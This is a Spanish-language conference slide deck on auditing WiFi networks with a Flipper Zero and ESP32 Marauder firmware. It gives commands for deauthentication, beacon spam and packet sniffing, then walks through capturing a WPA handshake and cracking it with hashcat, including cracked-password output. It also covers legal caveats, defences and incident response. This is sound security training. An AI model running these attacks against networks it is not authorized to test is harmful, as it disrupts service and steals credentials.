




Auditoría WiFi con FlipperZero y módulo ESP32-S2

HackGDL 2025

@RafaelMFW - Rafael Martínez García - RF Village MX



Agenda

1. Consideraciones en auditorías WiFi con dispositivo Flipper Zero
2. Modulo ESP32-S2 (WiFi module V1 – placa WiFi dev)
3. Protocolos y configuración de módulo (flasheo)
4. Tipos de ataques
 - Attack/scan
 - Deauth attack
 - Attack/rickroll
 - Sniffing
 - Attack/password crack (Marauder + Wireshark + Hashcat)
5. Respuesta a Incidentes en ataques WiFi



Consideraciones en Auditorías WiFi con Flipper Zero – ESP32-S2

- **Aspectos Legales y Éticos:** Tener autorización por escrito para auditar la red WiFi.
- **Alcance:** Definir claramente los límites de la prueba (redes propias)
- **Confidencialidad:** No compartir datos sensibles obtenidos durante la auditoría.
- **Hardware - Flipper Zero:** Mantener actualizado el firmware y las aplicaciones necesarias para trabajar con WiFi (ESP32 Marauder).
- **Conexión:** Verificar que el Flipper Zero y el ESP32-S2 estén conectados correctamente.



Consideraciones en Auditorías WiFi con Flipper Zero – ESP32-S2

- **ESP32 Marauder:** Este firmware permite realizar escaneos de redes WiFi, captura de paquetes y pruebas de penetración.
- **Ejecución y documentación:** Tener un compendio de pruebas a realizar, herramientas adicionales y documentar los hallazgos obtenidos.
- **Recomendaciones:** Emitir recomendaciones y sugerencias para mejorar la seguridad de la red (por ejemplo, cambiar contraseñas, actualizar firmware, usar WPA3).



Protocolos de redes WiFi

Protocolo	Banda de frecuencia - velocidad
802.11a	5GHz – 54 Mbps
802.11b	2.4 GHz – 11 Mbps
802.11g	2.4 GHz – 54 Mbps
802.11n	2.4 GHz, 5 GHz – 600 Mbps
802.11ac	5 GHz - Gbps
802.11ax (WiFi 6)	2.4 GHz, 5 GHz – 10 Gbps


Protocolos de redes WiFi para módulo ESP32-S2 a 2.4 GHz



Auditoría WiFi de un dispositivo Flipper Zero

- Modulo ESP32-S2 (WiFi module V1 – placa WiFi dev). 2.4 GHz

El **ESP32** es un microcontrolador de bajo costo y alto rendimiento, fabricado por **Espressif Systems**. Es una versión mejorada del **ESP8266**.



- USB-C
- Interfaz COM (puerto serie),...

Configuración

Serial device – CDC (Flipper Devices Inc.)

Flipper CLI interface

--

Flashear placa de desarrollo para WiFi Marauder

<https://fzeeflasher.github.io/>

https://github.com/UberGuidoZ/Flipper/tree/main/Wifi_DevBoard/FZ_Marauder_Flasher

--

FZ_Marauder_v2.8



--

FlipperZero

[ESP32] WiFi Marauder




App>GPIO>[ESP32] WiFi Marauder

--





Configuración



Contraindicaciones:

- Para protegerse de este tipo ataques disponer de una red WiFi con roaming de varios AP.
- Activar en el AP los PMF (Protected Management Frames) para proteger mensaje de gestión, asociación, autenticación, desautenticación de la interceptación y manipulación ver 802.11w, 802.11ac.



Tipo de ataques FlipperZero

- Attack/scan (Scan AP), (List ap)




SSID, dirección MAC

Se muestran los AP

Canal

Clientes conectados

--











Tipo de ataques FlipperZero

- **Deauth attack (attack -t death)**

Para agregar un target de la lista AP
select -a [ID]

Desautenticar un cliente

Attack -t deauth -s [xx:xx:xx:xx:xx:xx]






Tipo de ataques FlipperZero

- **Attack/rickroll**

Agregar un target de la lista AP

attack -t rickroll





Técnicas de ingeniería social para que haga clic en sobre una red, ejemplo para redirigir a sitio de la canción "Never Gonna Give You Up" de Rick Astley.



- **Sniff raw**

select -a [Id]

sniff <raw>




Proceso de interceptar y registrar el tráfico de datos en una red WiFi

Tipo de ataques FlipperZero



- **Attack/password crack**
- Marauder + Wireshark + Hashcat**



sniffraw_hackgdl.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

Aplique un filtro de visualización ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
133	3.829355	Apple_38: :b9	b2:6d:62: :33:32	802.11	28	Null function (No data), SN=2226, FN=0, Flags=...R..T
134	3.830128	Apple_38: :b9	IPv6mcast_16	802.11	188	Data, SN=2504, FN=0, Flags=.p...F.
135	3.841152	b2:6d:62: :33:32	Broadcast	802.11	261	Beacon frame, SN=2505, FN=0, Flags=....., BI=100, SSID="AndroidAP"
136	3.842078	VantivaUSA_e0:3d:78	Broadcast	802.11	320	Beacon frame, SN=1740, FN=0, Flags=....., BI=100, SSID="IZZI-3D74"
137	3.842858	HonHaiPrecis_92:f6...	IPv6mcast_16	802.11	128	Data, SN=1741, FN=0, Flags=.p...F.
138	3.845233	HuaweiTechno_04:bf...	Broadcast	802.11	301	Beacon frame, SN=644, FN=0, Flags=....., BI=100, SSID="INFINITUMFEAE"

< >

> Frame 135: 261 bytes on wire (2088 bits), 261 bytes captured (2088 bits)

> IEEE 802.11 Beacon frame, Flags:

> IEEE 802.11 Wireless Management

0000	80 00 00 00 ff ff ff ff ff ff b2 6d 62 6d 33 32 mbm32
0010	b2 6d 62 6d 33 32 90 9c 83 21 bd 13 00 00 00 00	mbm32 .. !.....
0020	64 00 11 15 00 09 41 6e 64 72 6f 69 64 41 50 01	d....An droidAP
0030	08 82 84 8b 96 24 30 48 6c 03 01 0b 05 04 01 02\$0H 1.....
0040	00 00 07 06 4d 58 20 01 0d 80 20 01 00 23 02 12	...MX .. .#..

Proceso de captura de paquetes durante la autenticación (sniffing).



Tipo de ataques FlipperZero

- **Attack/password crack**

Marauder + **Wireshark** + Hashcat

Wireshark (EAPOL – Extensible Authentication Protocol over LAN), WPA/WPA2 o IEEE 802.1X


sniffraw_hackgdl.pcap

Archivo Edición Visualización Ir Captura Analizar Estadísticas Telefonía Wireless Herramientas Ayuda

Search: eapol

No.	Time	Source	Destination	Protocol	Length	Info
72	2.496124	b2:6d:62: :33:32	Apple_ :3d:b9	EAPOL	137	Key (Message 1 of 4)
75	2.508873	Apple_ :3d:b9	b2:6d:62: :33:32	EAPOL	159	Key (Message 2 of 4)
76	2.509649	b2:6d:62: :33:32	Apple_ :3d:b9	EAPOL	193	Key (Message 3 of 4)
77	2.510568	Apple_ :3d:b9	b2:6d:62: :33:32	EAPOL	137	Key (Message 4 of 4)

1. EAPOL-Start
2. EAPOL-Key
3. EAPOL-Loggoff
4. EAPOL-Packet



Tipo de ataques

- **Attack/password crack**

Marauder + Wireshark + **Hashcat**

Cap2hashcat

The screenshot shows the web interface for the online hashcat converter. The header includes the hashcat logo and the text 'hashcat advanced password recovery'. The main heading is 'Upload and extract a WPA / WPA2 handshake from a pcap capture file to a modern hashcat compatible hash file'. Below this, there is a section for file upload with a text input field containing 'sniffraw_hackgdl.pcap' and a 'Convert' button. A red box highlights the input field and the button. Below the upload section, there is a link to a forum post for a tutorial, a note about the state-of-the-art handshake extraction tool, and a warning about the maximum upload size (20MB). At the bottom, there is a list of tools to avoid and a disclaimer about the online converter's settings.

hashcat
advanced password recovery

Upload and extract
a WPA / WPA2 handshake from a pcap capture file
to a modern hashcat compatible hash file

PCAPNG, PCAP or CAP file:

Please read this [forum post](#) for a short hashcat + WPA1/2 **tutorial**.

This site is using state of the art handshake extraction tool hcxpcapngtool from [hcxtools](#) for converting.
It is intended for users who dont want to struggle with compiling from sources.

Maximum size for upload is **20MB**.

ATTENTION! You need hashcat v6.0.0 or higher in order to work with hash-mode 22000.

For best results, **avoid** tools that strip or modify capture files, such as:


- airodump-ng (with filter options)
- besside-ng
- wpaclean
- old bettercap versions
- old pwnagotchi versions
- tshark (with filter options)
- wireshark (with filter options)

The online converter works exclusively with default settings. Any additional in-depth tuning exceeds the scope of this online service.



Hashcat converter - <https://hashcat.net/cap2hashcat/>

Tipo de ataques - Hashcat



>hashcat -m 22000 sniffraw_hackgdl.hc22000 example.dict

```

C:\Users\FOR585\Desktop\hashcat-6.2.6>hashcat -m 22000 C:\Users\FOR585\Documents\Hackgdl\sniffraw_hackgdl.hc22000
C:\Users\FOR585\Desktop\hashcat-6.2.6\example.dict
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 WINDOWS) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: 11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 4063/8191 MB (2047 MB allocatable), 2MCU

Minimum password length supported by kernel: 8
Maximum password length supported by kernel: 63

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: C:\Users\FOR585\Desktop\hashcat-6.2.6\example.dict
* Passwords.: 128416
* Bytes.....: 1069601
* Keyspace..: 128416
* Runtime...: 0 secs

436239dd4d4c2a159337fe030684d6b 26d626d3332:a4f1e8383db9:AndroidAP:test1234

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target.....: C:\Users\FOR585\Documents\Hackgdl\sniffraw_hackgdl.hc22000
Time.Started.....: Wed Feb 26 11:26:13 2025 (11 secs)
Time.Estimated...: Wed Feb 26 11:26:24 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (C:\Users\FOR585\Desktop\hashcat-6.2.6\example.dict)

```

26700		SNMPv3 HMAC-SHA224-128		Network Protocol
26800		SNMPv3 HMAC-SHA256-192		Network Protocol
26900		SNMPv3 HMAC-SHA384-256		Network Protocol
27300		SNMPv3 HMAC-SHA512-384		Network Protocol
2500		WPA-EAPOL-PBKDF2		Network Protocol
2501		WPA-EAPOL-PMK		Network Protocol
22000		WPA-PBKDF2-PMKID+EAPOL		Network Protocol
22001		WPA-PMK-PMKID+EAPOL		Network Protocol
16800		WPA-PMKID-PBKDF2		Network Protocol
16801		WPA-PMKID-PMK		Network Protocol
7300		IPMI2 RAKP HMAC-SHA1		Network Protocol
10200		CRAM-MD5		Network Protocol
16500		JWT (JSON Web Token)		Network Protocol
29200		Radmin3		Network Protocol



Repuesta a Incidentes en WiFi

Las medidas de respuesta a incidentes en un ataque de WiFi son fundamentales para mitigar el impacto del ataque y restaurar la seguridad de la red.

1. Identificación del Incidente:

1. Confirmar si realmente ha ocurrido un ataque (por ejemplo, un ataque de denegación de servicio (DoS), un ataque de suplantación de identidad (spoofing) o la interceptación de tráfico).
2. Identificar el tipo de ataque y su magnitud, observando comportamientos sospechosos en los dispositivos o el tráfico de la red.

2. Aislamiento de la Red:


1. Desconectar temporalmente los dispositivos comprometidos de la red.
2. Si el ataque afecta a una parte crítica de la red WiFi, se puede considerar desconectar el acceso inalámbrico hasta determinar la naturaleza del ataque.

3. Análisis Forense:

1. Analizar los logs de los dispositivos de red (como routers y puntos de acceso) para buscar evidencia de acceso no autorizado o tráfico extraño.
2. Revisar las configuraciones de seguridad (como las contraseñas y cifrados) para verificar si han sido alteradas.

4. Contención del Ataque:

1. Cambiar las contraseñas de acceso a la red WiFi y otros sistemas afectados.
2. Implementar medidas adicionales de seguridad, como la activación de un sistema de detección de intrusiones (IDS) o la actualización de firewalls.



Repuesta a Incidentes en WiFi

5. Restauración de la Red:

1. Una vez contenida la amenaza, restaurar la configuración de la red a un estado seguro, asegurándose de que los puntos de acceso y dispositivos no tengan vulnerabilidades abiertas.
2. Si el ataque fue un ataque de fuerza bruta o un robo de credenciales, es posible que se deba habilitar autenticación multifactor o cambiar las credenciales comprometidas.

6. Evaluación Post-Incidente:

1. Evaluar el impacto del ataque, incluyendo pérdidas de datos o afectación de servicios.
2. Realizar pruebas de seguridad para identificar posibles vulnerabilidades en la red WiFi que no fueron detectadas anteriormente.

7. Comunicación con las partes afectadas:

1. Si el ataque afectó a usuarios o clientes, es crucial notificarlos adecuadamente sobre el incidente y las medidas tomadas para proteger la red.

8. Mejoras en la Seguridad:

1. Después de resolver el incidente, se debe revisar y reforzar las políticas de seguridad, como el uso de WPA3, cambiar claves por contraseñas más robustas, y educar a los usuarios sobre la seguridad de redes WiFi.

La respuesta a un ataque de WiFi debe ser lo más rápida y eficiente posible para minimizar los daños y garantizar la continuidad de la seguridad en la red.



GRACIAS